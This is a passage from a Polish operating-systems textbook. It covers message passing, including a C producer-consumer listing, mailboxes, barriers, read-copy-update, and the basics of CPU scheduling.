Systemy komunikatów muszą również rozwiązać problem nadawania nazw procesom. Powinny one być takie, aby specyfikacja procesów w wywołaniach send i receive była jednoznaczna. W systemach komunikatów problemem jest również *uwierzytelnianie*: w jaki sposób klient może stwierdzić, że komunikuje się z rzeczywistym serwerem plików, a nie z oszustem?

Na drugim końcu spektrum są problemy projektowe, które mają znaczenie w przypadku, gdy nadawca i odbiorca działają na tej samej maszynie. Jednym z takich problemów jest wydajność. Kopiowanie komunikatów z jednego procesu do innego zawsze jest wolniejsze niż wykonywanie operacji na semaforach lub wejście do monitora. Przeprowadzono wiele prac mających na celu zapewnienie odpowiedniej wydajności przekazywania komunikatów. Przykładowo [Cheriton, 1984] zasugerował takie ograniczenie rozmiaru komunikatu, aby zmieścił się on w rejestrach maszyny. Przekazywanie komunikatów mogłoby się wówczas odbywać z wykorzystaniem rejestrów.

Rozwiążanie problem producent-konsument za pomocą przekazywania komunikatów

Spróbujmy teraz przyjrzeć się temu, w jaki sposób można rozwiązać problem producent-konsument z wykorzystaniem przekazywania komunikatów i bez współdzielonej pamięci. Rozwiążanie zaprezentowano na listingu 2.14. Zakładamy, że wszystkie komunikaty są tego samego rozmiaru, a komunikaty przesłane, ale jeszcze nie odebrane, są automatycznie buforowane przez system operacyjny. W tym rozwiążaniu wykorzystywana jest całkowita liczba N komunikatów. To analogia do N miejsc w buforze umieszczonym we współdzielonej pamięci. Konsument rozpoznaje działanie poprzez wysłanie N pustych komunikatów do producenta. Za każdym razem, kiedy producent ma element do przekazania konsumentowi, pobiera pusty komunikat i przesyła pełny. W ten sposób całkowita liczba komunikatów w systemie pozostaje stała w czasie. W związku z tym można je zapisać w określonej ilości pamięci, która jest z góry znana.

Listing 2.14. Rozwiązywanie problemu producent-konsument z wykorzystaniem N komunikatów

```
#define N 100                                /* liczba miejsc w buforze */
void producer(void)
{
    int item;
    message m;                               /* bufor komunikatów */
    while (TRUE) {
        item = produce_item();               /* wygenerowanie wartości do umieszczenia
                                                w buforze */
        receive(consumer, &m);              /* oczekiwanie naadejście pustego komunikatu */
        build_message(&m, item);           /* skonstruowanie komunikatu do wysłania */
        send(consumer, &m);                /* wysłanie elementu do konsumenta */
    }
}
void consumer(void)
{
    int item, i;
    message m;
    for (i = 0; i < N; i++) send(producer, &m); /* wysłanie N pustych komunikatów */
    while (TRUE) {
        receive(producer, &m);            /* pobranie komunikatu zawierającego element */
        item = extract_item(&m);         /*wyodrębnienie elementu z komunikatu */
        send(producer, &m);              /* wysłanie pustej odpowiedzi */
        consume_item(item);             /* wykonanie operacji z elementem */
    }
}
```

Jeśli producent pracuje szybciej niż konsument, to wszystkie komunikaty się zapelnią. W oczekiwaniu na konsumenta producent będzie zablokowany do momentu, kiedy nadjejdzie pusty komunikat. Jeśli konsument pracuje szybciej, zachodzi sytuacja odwrotna: wszystkie komunikaty zostają opróżnione w oczekiwaniu, aż producent je zapelni. Konsument będzie zablokowany do momentu, kiedy nadjejdzie pełny komunikat.

Przy przekazywaniu komunikatów jest możliwych wiele wariantów. Na początek przyjrzyjmy się sposobowi adresowania komunikatów. Jednym ze sposobów jest przypisanie każdemu procesowi unikatowego adresu i adresowanie komunikatów za pomocą procesów. Innym sposobem jest utworzenie nowej struktury danych, zwanej *skrzynką pocztową*. Skrzynka pocztowa jest miejscem przeznaczonym na buforowanie określonej liczby komunikatów, zwykle określonych w momencie tworzenia skrzynki. W przypadku użycia skrzynek pocztowych parametrami adresowymi w wywołaniach send i receive są skrzynki pocztowe, a nie procesy. Kiedy proces podejmuje próbę wysłania komunikatu do pustej skrzynki pocztowej, jest zawieszany do momentu, kiedy komunikat zostanie pobrany ze skrzynki i powstanie w niej miejsce na nowy.

W przypadku problemu producent-konsument, zarówno producent, jak i konsument tworzą skrzynki pocztowe wystarczająco duże, by pomieścić N komunikatów. Producent wysyła komunikaty zawierające dane do skrzynki pocztowej konsumenta, a konsument wysyła puste komunikaty do skrzynki pocztowej producenta. W przypadku użycia skrzynek pocztowych mechanizm buforowania jest czytelny: docelowa skrzynka pocztowa zawiera komunikaty, które zostały wysłane do procesu docelowego, ale jeszcze nie zostały zaakceptowane.


Przeciwległym ekstremum do posiadania skrzynek pocztowych jest całkowite wyeliminowanie buforowania. W przypadku zastosowania tego podejścia, jeśli zostanie wykonana operacja send przed wykonaniem operacji receive, proces wysyłający będzie zablokowany do chwili

wykonania operacji `receive`. W tym momencie komunikat może być skopiowany bezpośrednio od nadawcy do odbiorcy bez buforowania. Na podobnej zasadzie, jeśli najpierw zostanie wykonana operacja `receive`, odbiorca jest blokowany do momentu wykonania operacji `send`. Strategię tę często określa się terminem *rendez-vous* (z fr. spotkanie). Jest ona łatwiejsza do zaimplementowania od mechanizmu z buforowaniem, ale mniej elastyczna, ponieważ nadawca i odbiorca są zmuszeni do działania w trybie naprzemiennym.

Przekazywanie komunikatów jest mechanizmem powszechnie stosowanym w systemach programowania równoległego; np. jednym ze znanych systemów przekazywania komunikatów jest *MPI (Message-Passing Interface)*. Jest on powszechnie wykorzystywany do obliczeń naukowych.Więcej informacji na ten temat można znaleźć w następujących pozycjach: [Gropp et al., 1994], [Snir et al., 1996].

2.3.9. Bariery

Ostatni mechanizm synchronizacji, który omówimy, jest przeznaczony w większym stopniu dla grup procesów niż dla sytuacji dwóch procesów typu producent-konsument. Niektóre aplikacje są podzielone na fazy i przestrzegają reguły, według których proces nie może przejść do następnej fazy, jeśli wszystkie procesy nie są gotowe do przejścia do następnej fazy. Takie działanie można uzyskać dzięki umieszczeniu *bariery* na końcu każdej fazy. Kiedy proces osiągnie barierę, jest blokowany do czasu, aż wszystkie procesy osiągną barierę. Pozwala to grupom procesów na synchronizację. Działanie bariery zilustrowano na rysunku 2.16.



Rysunek 2.16. Wykorzystanie bariery: (a) procesy zbliżające się do bariery; (b) wszystkie procesy oprócz jednego zablokowane na barierze; (c) kiedy ostatni proces dotrze do bariery, wszystkie są przepuszczane

Na rysunku 2.16(a) widać cztery procesy zbliżające się do bariery. Oznacza to, że procesy te wykonują obliczenia i jeszcze nie osiągnęły końca bieżącej fazy. Po pewnym czasie pierwszy proces kończy obliczenia pierwszej fazy. Następnie uruchamia prymityw bariery — ogólnie rzeczą biorąc, poprzez wywołanie procedury bibliotecznej. Następnie proces jest zawieszany. Nieco później drugi, a następnie trzeci proces kończą pierwszą fazę i także uruchamiają prymityw bariery. Sytuację tę pokazano na rysunku 2.16(b). Na koniec, kiedy ostatni proces — C — dotrze do bariery, wszystkie procesy są zwalniane, tak jak pokazano na rysunku 2.16(c).

Jako przykład problemu wymagającego barier rozważmy typowy problem relaksacji znany z fizyki lub inżynierii. Zwykle mamy macierz, która zawiera pewne wartości początkowe. Wartości

te mogą reprezentować np. temperatury w różnych punktach arkusza metalu. Przypuśćmy, że chcemy obliczyć, ile czasu upłynie, aż efekt podgrzewania płomieniem jednego narożnika arkusza rozprzestrzeni się na cały arkusz.


Począwszy od bieżących wartości macierzy wartości, wykonywane jest przekształcenie, w wyniku którego otrzymujemy drugą wersję macierzy. Stosując np. prawa termodynamiki, obliczamy temperatury punktów po upływie czasu T . Następnie proces jest powtarzany i w ten sposób, w miarę nagrzewania się arkusza, są obliczane temperatury w punktach próbnych. Wraz z upływem czasu algorytm generuje serię macierzy — każda odpowiada określonym punktowi w czasie.

Wyobraźmy sobie teraz, że macierz jest bardzo duża (np. 1 milion \times 1 milion). W związku z tym do przyspieszenia obliczeń są potrzebne procesy współbieżne (ewentualnie w systemie wieloprocesorowym). Różne procesy działają na różnych częściach macierzy. W ich wyniku są obliczane nowe elementy na podstawie starych, zgodnie z prawami fizyki. Jednak żaden proces nie może rozpocząć się w iteracji $n+1$ do czasu, aż zakończy się iteracja n — tzn. do czasu, aż wszystkie procesy zakończą swoje bieżące operacje. Sposobem na osiągnięcie tego celu jest zaprogramowanie każdego procesu w taki sposób, by wykonał operację bariery po zakończeniu swojej części bieżącej operacji. Kiedy wszystkie procesy zakończą działanie, będzie gotowa nowa macierz (stanowiąca dane wejściowe do kolejnej iteracji), a wszystkie procesy zostaną jednocześnie zwolnione i będą mogły rozpoczęć nową iterację.

2.3.10. Unikanie blokad: odczyt-kopiowanie-aktualizacja

Najszybsze blokady to całkowity brak blokad. Pytanie brzmi: czy bez blokowania możemy pozwolić na równoczesny dostęp do odczytu i zapisu wspólnej struktury danych? Ogólnie odpowiedź jest oczywiście przecząca. Wyobraźmy sobie proces A sortujący tablicę liczb w czasie, kiedy proces B oblicza średnią. Ponieważ A przemieszcza wartości wewnętrz tablicy, B może napotkać pewne wartości wielokrotnie, natomiast innych nie napotyka wcale. Wynik takiej operacji jest nieprzewidywalny, ale prawie na pewno będzie błędny.

Jednak w niektórych przypadkach możemy pozwolić procesowi piszącemu na aktualizowanie struktury danych, mimo że inne procesy nadal jej używają. Sztuka polega na zagwarantowaniu, by każdy proces czytający mógł odczytać starą lub nową wersję danych, ale nigdy nie odczytywał jakiegoś dziwnego połączenia starej i nowej wersji. Jako przykład rozważmy drzewo pokazane na rysunku 2.17. Procesy czytające (czytelnicy) przeglądają drzewo od korzenia do liści. W górnej połowie rysunku dodajemy nowy węzeł X . Aby to zrobić, tworzymy węzeł tuż przed tym, zanim stanie się on widoczny w drzewie: inicjujemy wszystkie wartości w węźle X , włącznie ze wskaźnikami do jego potomków. Następnie za pomocą atomowej operacji zapisu ustalamy, że węzeł X jest potomkiem węzła A . Żaden czytelnik nigdy nie odczyta niespójnej wersji. Następnie, w dolnej części rysunku, usuwamy węzły B i D . Najpierw ustalamy, że lewostronnym potomkiem węzła A jest C . Wszystkie procesy-czytelnicy, które były w węźle A , przejdą do węzła C i nigdy nie zobaczą węzłów B lub D . Innymi słowy, będą widzieć wyłącznie nową wersję. Na podobnej zasadzie wszystkie procesy-czytelnicy, które w tym momencie są w węźle B lub D , będą przeglądały wcześniejsze wskaźniki struktury danych i będą widziały tylko starą wersję. Wszystko działa poprawnie. Nigdy nie ma potrzeby, aby cokolwiek blokować. Usunięcie węzłów B i D działa bez blokowania struktury danych dlatego, że operacja **RCU** (*odczyt-kopiowanie-aktualizacja* — ang. *Read-Copy-Update*) oddziela od siebie dwie fazy aktualizacji: *usunięcie i odtworzenie* (ang. *reclamation*).



Rysunek 2.17. Operacja odczyt-kopiowanie-aktualizacja: wstawienie węzła do drzewa, a następnie usunięcie gałęzi — bez blokad

Jest jednak pewien problem. Tak długo, jak nie mamy pewności, że nie ma więcej czytelników węzłów *B* lub *D*, nie możemy ich usunąć. Ile zatem powinniśmy czekać? Minutę? Dziesięć minut? Musimy czekać, aż ostatni czytelnik opuści te węzły. W operacjach RCU dokładnie określa się maksymalny czas, przez który czytelnik może utrzymywać referencję do struktury danych. Po upływie tego okresu możemy bezpiecznie odzyskać pamięć. W szczególności procesy-czytelnicy uzyskują dostęp do struktury danych w tzw. *sekcji krytycznej strony odczytu* (ang. *read-side critical section*), która może zawierać dowolny kod, pod warunkiem że nie wykonyuje on blokady (ang. *lock*) lub uśpienia (ang. *sleep*). W takim przypadku dokładnie znamy maksymalny czas oczekiwania. Ustalamy zwłaszcza *okres karencji* (ang. *grace period*) jako dowolny czas, o którym wiemy, że każdy wątek jest poza sekcją krytyczną strony odczytu co najmniej raz. Wszystko będzie dobrze, jeśli przed odzyskaniem pamięci będziemy czekać przez okres równy co najmniej karencji. Ponieważ kod w sekcji krytycznej strony odczytu nie może wykonywać operacji *lock* ani *sleep*, prosty warunek polega na poczekaniu tak dugo, aż wszystkie wątki zrealizują przełączenie kontekstu.

2.4. SZEREGOWANIE

Kiedy w komputerze jest wykorzystywana wieloprogramowość, często wiele procesów lub wątków jednocześnie rywalizuje o procesor. Sytuacja taka występuje w przypadku, kiedy dwa lub większa liczba procesów jednocześnie znajdują się w stanie gotowości. Jeśli tylko jeden procesor

jest dostępny, trzeba dokonać wyboru, który proces ma się uruchomić w następnej kolejności. Ta część systemu operacyjnego, która dokonuje wyboru, nazywa się *programem szeregowującym* (ang. *scheduler*), a algorytm, który ona wykorzystuje, nazywa się *algorytmem szeregowania*. Tematy te będą przedmiotem kolejnych punktów.

Wiele problemów, które dotyczą szeregowania procesów, dotyczy również szeregowania wątków, choć niektóre różnią się pomiędzy sobą. Jeśli jądro zarządza wątkami, szeregowanie zwykle jest wykonywane na poziomie wątków. W tym przypadku nie ma wielkiego znaczenia lub zupełnie nie ma znaczenia to, do którego procesu należy określony wątek. Najpierw skoncentrujemy się na problemach szeregowania, które dotyczą zarówno procesów, jak i wątków. Później jawnie zajmiemy się szeregowaniem wątków oraz pewnymi unikatowymi problemami, jakie są z tym związane. W rozdziale 8. zajmiemy się układami wielordzeniowymi.

2.4.1. Wprowadzenie do szeregowania

W starych czasach systemów wsadowych, kiedy dane wejściowe miały formę obrazów kart na taśmie magnetycznej, algorytm szeregowania był prosty: polegał na uruchomieniu następnego zadania na taśmie. W przypadku systemów wieloprogramowych algorytm szeregowania był bardziej złożony, ponieważ na obsługę oczekiwano wielu użytkowników. Niektóre komputery mainframe w dalszym ciągu łączą usługi wsadowe z systemami z podziałem czasu. W związku z tym program szeregujący musi zdecydować, czy w następnej kolejności powinien być obsłużony interaktywny użytkownik przy terminalu, czy zadanie wsadowe (nawiasem mówiąc, zadanie wsadowe może być żądaniem uruchomienia wielu programów po kolei, ale dla potrzeb tego podrozdziału przyjmiemy, że jest to po prostu żądanie uruchomienia pojedynczego programu). Ponieważ czas procesora jest deficytowym zasobem na tych maszynach, dobry program szeregujący może znaczco poprawić postrzeganą wydajność systemu, a tym samym satysfakcję użytkownika. W konsekwencji podejmowano wiele wysiłków w celu opracowania inteligentnych i wydajnych algorytmów szeregowania.

Powstanie komputerów osobistych zmieniło sytuację na dwa sposoby. Po pierwsze przez większość czasu jest tylko jeden aktywny proces. Użytkownik rozpoczynający edycję dokumentu w edytorze tekstów zwykle jednocześnie nie kompliluje w tle programu. Kiedy użytkownik wpisuje polecenie w edytorze, program szeregujący nie ma zbyt wiele pracy z wyznaczeniem procesu, który należy uruchomić — edytor tekstu jest jedynym kandydatem.

Po drugie komputery stały się przez lata o tyle szybsze, że czas procesora nie jest już dla nich deficytowym zasobem. W większości programów dla komputerów osobistych ograniczeniem jest tempo, w jakim użytkownik może dostarczać dane wejściowe (poprzez wpisywanie lub klikanie), a nie tempo, w jakim procesor je przetwarza. Nawet komplikacje — najważniejszy pożeracz cykli procesora w przeszłości — obecnie w większości przypadków zajmują zaledwie kilka sekund. Gdyby nawet dwa programy działały jednocześnie — np. edytor tekstu i arkusz kalkulacyjny — nie ma wielkiego znaczenia, który z nich uruchomi się w pierwszej kolejności, ponieważ użytkownik najprawdopodobniej oczekuje na zakończenie obydwóch. W konsekwencji szeregowanie nie ma wielkiego znaczenia na prostych komputerach osobistych. Oczywiście istnieją aplikacje, które praktycznie zjadają procesor żywcem — np. renderowanie jednogodzinnego filmu wideo w wysokiej rozdzielczości z jednoczesnym modyfikowaniem kolorów w każdej ze 108 tysięcy ramek (w systemie NTSC) lub 90 tysięcy ramek (w systemie PAL) wymaga ogromnej mocy obliczeniowej. Podobne aplikacje są jednak raczej wyjątkiem niż regułą.

W przypadku serwerów sieciowych sytuacja znaczco się zmienia. Wówczas wiele procesów zwykle rywalizuje o procesor, zatem szeregowanie odgrywa istotną rolę. Kiedy np. procesor

wybiera pomiędzy uruchomieniem procesu zbierającego dzienne statystyki a takim, który obsługuje żądania użytkowników, użytkownik będzie o wiele bardziej zadowolony, jeśli to ten drugi uzyska przydział procesora w pierwszej kolejności.

Cecha „obfitości zasobów” nie dotyczy również wielu urządzeń mobilnych, takich jak smartfony (może z wyjątkiem najmocniejszych modeli), oraz węzłów w sieciach sensorowych. W tego rodzaju urządzeniach procesory CPU bywają słabe, a ilość pamięci jest niewielka. Ponadto ze względu na to, że w tych urządzeniach żywotność baterii jest jednym z najważniejszych ograniczeń, niektóre programy szeregujące dążą do optymalizacji zużycia energii.


Oprócz wyboru właściwego procesu do uruchomienia program szeregujący musi również dbać o wydajne wykorzystanie procesora, ponieważ przełączanie procesów jest kosztowną operacją. Na początek musi nastąpić przełączenie z trybu użytkownika do trybu jądra. Następnie należy zapisać stan bieżącego procesu, włącznie z zapisaniem jego rejestrów w tabeli procesów, tak by mogły być ponownie załadowane później. W wielu systemach trzeba zapisać także mapę pamięci (np. bity odwołań do pamięci w tabeli stron). Następnie trzeba wybrać nowy proces poprzez uruchomienie algorytmu szeregującego. Potem należy ponownie załadować moduł MMU z wykorzystaniem mapy pamięci nowego procesu. Na koniec trzeba uruchomić nowy proces. Oprócz tego wszystkiego przełączenie procesu zazwyczaj dezaktualizuje całą pamięć cache, co wymusza jej dynamiczne ładowanie z pamięci głównej. Operacja ta musi być wykonana dwukrotnie (przy wejściu do trybu jądra i podczas jego opuszczania). Podsumujmy: wykonywanie zbyt wielu operacji przełączania procesów w ciągu sekundy może doprowadzić do zużycia znaczającej ilości czasu procesora. W związku z tym zalecana jest ostrożność.

Zachowanie procesów

Niemal wszystkie procesy naprzemiennie wykonują obliczenia z (dyskowymi) żądaniami wejścia-wyjścia, co pokazano na rysunku 2.18. Zwykle procesor działa nieprzerwanie przez jakiś czas, a następnie wykonywane jest wywołanie systemowe do odczytania danych z pliku lub zapisania danych do pliku. Kiedy obsługa wywołania systemowego się zakończy, procesor ponownie wykonuje obliczenia do czasu, aż będzie potrzebował więcej danych lub będzie musiał zapisać więcej danych itd. Warto zwrócić uwagę, że niektóre operacje wejścia-wyjścia liczą się jako obliczenia. Kiedy np. procesor kopiuje fragmenty do pamięci wideo w celu aktualizacji ekranu, to wykonuje obliczenia, a nie operacje wejścia-wyjścia, ponieważ wykorzystuje do tego procesor. Operacja wejścia-wyjścia w sensie, w jakim rozumiemy to w niniejszym przykładzie, zachodzi wtedy, gdy proces wchodzi do stanu zablokowania w oczekiwaniu na to, aż urządzenie zewnętrzne zakończy pracę.

Ważną rzeczą, na którą należy zwrócić uwagę na rysunku 2.18, jest to, że niektóre procesy, np. ten z rysunku 2.18(a), poświęcają większość czasu na obliczenia, podczas gdy inne, jak ten z rysunku 2.18(b), przez większość czasu oczekują na zakończenie operacji wejścia-wyjścia.

Pierwsze określa się jako *zorientowane na obliczenia*, drugie to procesy *zorientowane na wejście-wyjście*. Procesy zorientowane na obliczenia zazwyczaj mają długie serie wykorzystania procesora, a w związku z tym rzadko oczekują na operacje wejścia-wyjścia, natomiast procesy zorientowane na wejście-wyjście mają krótkie serie wykorzystania procesora, a zatem często oczekują na zakończenie operacji wejścia-wyjścia. Zwrócić uwagę, że kluczowym czynnikiem jest długość trwania serii wykorzystania procesora, a nie serii wykorzystania wejścia-wyjścia. Procesy zorientowane na wejście-wyjście są takie dlatego, że pomiędzy żądaniami wejścia-wyjścia nie wykonują zbyt wielu obliczeń, a nie dlatego, że ich żądania wejścia-wyjścia są szczególnie długotrwałe. Wydanie sprzętowego żądania odczytania bloku dysku zajmuje tyle samo czasu niezależnie od tego, jak dużo lub jak mało czasu zajmie przetworzenie danych, kiedy nadejda.



Rysunek 2.18. Serie wykorzystania procesora CPU przeplatają się z okresami oczekiwania na zakończenie operacji wejścia-wyjścia. (a) Proces zorientowany na obliczenia; (b) proces zorientowany na operacje wejścia-wyjścia

Warto zwrócić uwagę na to, że w miarę jak procesory stają się coraz szybsze, procesy w coraz większym stopniu są zorientowane na wejście-wyjście. Efekt ten występuje dlatego, że postęp w dziedzinie procesorów jest znacznie szybszy niż w dziedzinie dysków. Oczywiście w przypadku, gdy kilka procesów będzie gotowych, zarządcy będzie mógł uruchomić w następnej kolejności ważniejszy proces. Podstawowa idea w tym przypadku polega na tym, że jeśli proces zorientowany na wejście-wyjście chce działać, powinien szybko otrzymać swoją szansę. Dzięki temu będzie mógł wysłać swoje żądanie operacji dyskowej, przez co zadba o to, by dysk miał co robić. Jak widzieliśmy na rysunku 2.4, kiedy procesy są zorientowane na wejście-wyjście, potrzeba ich dość dużo, aby procesor był przez cały czas zajęty.

Kiedy wykonywać szeregowanie?

Kluczowym problemem związanym z szeregowaniem jest odpowiedź na pytanie o to, kiedy należy podejmować decyzje dotyczące szeregowania. Okazuje się, że istnieje wiele sytuacji, w których jest potrzebne szeregowanie. Po pierwsze w momencie tworzenia nowego procesu trzeba podjąć decyzję o tym, czy ma być uruchomiony proces-rodzic, czy proces-dziecko. Ponieważ oba procesy są w stanie gotowości, jest to normalna decyzja związana z szeregowaniem i może być podjęta w dowolny sposób — co oznacza, że program szeregujący może zdecydować o uruchomieniu w następnej kolejności rodzica lub dziecka.

Po drugie decyzję dotyczącą szeregowania należy podjąć w momencie, gdy proces kończy działanie. Proces, który się zakończył, nie może dłużej działać (ponieważ już nie istnieje), dla tego trzeba wybrać jakiś inny proces ze zbioru gotowych procesów. Jeśli żaden z procesów nie jest gotowy, w normalnych warunkach zaczyna działać systemowy proces bezczynności.

Po trzecie, kiedy proces blokuje wejścia-wyjścia na semaforze (lub z jakiegoś innego powodu), trzeba wybrać inny proces do uruchomienia. Czasami w wyborze może odgrywać rolę powód blokowania. Jeśli np. A jest ważnym procesem i oczekuje na to, aż B wyjdzie ze swojego regionu krytycznego, zezwolenie procesowi B na działanie w następnej kolejności pozwoli mu na opuszczenie swojego regionu krytycznego, a tym samym umożliwi działanie procesowi A. Problem polega jednak na tym, że program szeregujący zwykle nie posiada informacji pozwalających na wzięcie pod uwagę tej zależności.

Wreszcie: decyzję szeregowania procesów trzeba podjąć w momencie wystąpienia przerwania wejścia-wyjścia. Jeśli przerwanie pochodzi od urządzenia wejścia-wyjścia, które zakończyło pracę, niektóre procesy zablokowane w oczekiwaniu na zakończenie operacji wejścia-wyjścia

mogą być teraz gotowe do działania. Do kompetencji programu szeregującego należy decyzja o tym, czy należy uruchomić proces, który właśnie uzyskał gotowość, ten, który działał w czasie wystąpienia przerwania, czy jakiś inny.

Jeśli zegar sprzętowy dostarcza okresowych przerwań z częstotliwością 50 lub 60 Hz lub jakąś inną, decyzje szeregowania mogą być podejmowane z każdym przerwaniem zegara lub co k-te przerwanie zegara. Algorytmy szeregowania można podzielić na dwie kategorie, w zależności od sposobu postępowania z przerwaniami zegara. Algorytm szeregowania *bez wywłaszczenia* (ang. *nonpreemptive*) wybiera proces do uruchomienia, a następnie pozwala mu działać do czasu zablokowania (na operacji wejścia-wyjścia lub w oczekiwaniu na inny proces) albo do momentu, kiedy proces z własnej woli zwolni CPU. Nawet jeśli proces będzie działał przez wiele godzin, nie będzie zmuszony do zawieszenia. W rezultacie podczas przerwań zegara nie są podejmowane decyzje dotyczące szeregowania. Po zakończeniu przetwarzania przerwania zegarowego wznawiany jest proces działający przed wystąpieniem przerwania, chyba że właśnie upłynął wymagany czas oczekiwania procesu o wyższym priorytecie.

Dla odróżnienia algorytm szeregowania *z wywłaszczeniem* (ang. *preemptive*) wybiera proces i pozwala mu działać maksymalnie przez ustalony czas. Jeśli na końcu przydzielonego przedziału czasu proces dalej działa, jest zawieszany i program szeregujący wybiera inny proces do uruchomienia (jeśli jest dostępny). Aby była możliwa realizacja szeregowania z wywłaszczeniem, na końcu przedziału czasowego musi nastąpić przerwanie zegara. Dzięki temu program szeregujący odzyskuje kontrolę nad procesorem. Jeśli nie jest dostępne przerwanie zegara, jedyną opcją okazuje się szeregowanie bez wywłaszczenia.

Kategorie algorytmów szeregowania

Nie powinno być zaskoczeniem, że w różnych środowiskach potrzebne są różne algorytmy szeregowania. Sytuacja ta występuje dlatego, że różne obszary aplikacji (i różne rodzaje systemów operacyjnych) realizują różne cele. Inaczej mówiąc, programy szeregujące działające w różnych systemach powinny stosować inne kryteria optymalizacji. Warto wyróżnić trzy środowiska:

1. Wsadowe.
2. Interaktywne.
3. Czasu rzeczywistego.

Systemy wsadowe są ciągle powszechnie używane w biznesie do wykonywania takich zadań jak generowanie list płac, inventaryzacje, obliczanie uznań i obciążień, naliczanie odsetek (w bankach), przetwarzanie roszczeń o odszkodowania (w firmach ubezpieczeniowych) oraz innych okresowych zadań. W systemach wsadowych nie ma użytkowników, którzy niecierpliwie oczekują przy terminalach na szybką odpowiedź na krótkie żądanie. W konsekwencji w tych systemach akceptowalne są algorytmy bez wywłaszczenia lub algorytmy z wywłaszczeniem o długich przedziałach czasu dla każdego procesu. Takie podejście zmniejsza liczbę przełączeń procesów, a tym samym poprawia wydajność. Algorytmy wsadowe są w zasadzie dość ogólne i często stosuje się je również w innych sytuacjach. W związku z tym warto, by przestudiowały je także te osoby, które nie są związane z obliczeniami przemysłowymi i komputerami typu mainframe.

W środowiskach, w których są interaktywni użytkownicy, wywłaszczenie ma kluczowe znaczenie, aby nie dopuścić do tego, by jeden proces okupował procesor i blokował innym dostęp do niego. Nawet jeśli nie ma takiego procesu, który celowo działa w nieskończoność, jeden proces

może zablokować możliwość działania innym niechcący — z powodu błędu w programie. Wywłaszczenie jest potrzebne w celu zapobiegania takim zachowaniom. Do tej kategorii należą również serwery, ponieważ standardowo obsługują one wielu (zdalnych) użytkowników, którzy — wszyscy — bardzo się spieszą. Użytkownicy komputerów zawsze się spieszą.

W systemach z ograniczeniami czasu rzeczywistego, choć może się to wydawać dziwne, wywłaszczenie czasami nie jest potrzebne. Procesy wiedzą bowiem, że nie mogą działać przez długi czas, dlatego zwykle wykonują swoją pracę i szybko się blokują. Różnica w porównaniu z systemami interaktywnymi polega na tym, że w systemach czasu rzeczywistego działają wyłącznie takie programy, których celem jest wspomaganie jednej aplikacji. Systemy interaktywne są ogólnego przeznaczenia i mogą w nich działać dowolne programy, które nie tylko ze sobą nie współpracują, ale nawet są wobec siebie złośliwe.

Cele algorytmów szeregowania

Aby zaprojektować algorytm szeregowania, trzeba wiedzieć, jakie cele powinien on spełniać. Niektóre cele zależą od środowiska (wsadowe, interaktywne, czasu rzeczywistego), ale niektóre są pożądane we wszystkich przypadkach. Wybrane założenia zestawiono w tabeli 2.8. Poniżej omówimy je po kolejci.

Tabela 2.8. Wybrane cele algorytmów szeregowania w różnych okolicznościach

Wszystkie systemy

Sprawiedliwość — przydzielanie każdemu procesowi odpowiedniego czasu procesora

Wymuszanie strategii — sprawdzanie, czy jest przestrzegana zamierzona strategia.

Równowaga — dbanie o to, by wszystkie części systemu były zajęte.

Systemy wsadowe

Przepustowość — maksymalizacja liczby wykonywanych zadań na godzinę.

Czas cyklu przetwarzania — minimalizacja czasu pomiędzy rozpoczęciem pracy procesu, a jej zakończeniem.

Wykorzystanie procesora — dbanie o ciągłą zajętość procesora.

Systemy interaktywne

Czas odpowiedzi — szybka odpowiedź na żądania.

Proporcjonalność — spełnianie oczekiwani użytkowników.

Systemy czasu rzeczywistego

Dotrzymywanie terminów — unikanie utraty danych.

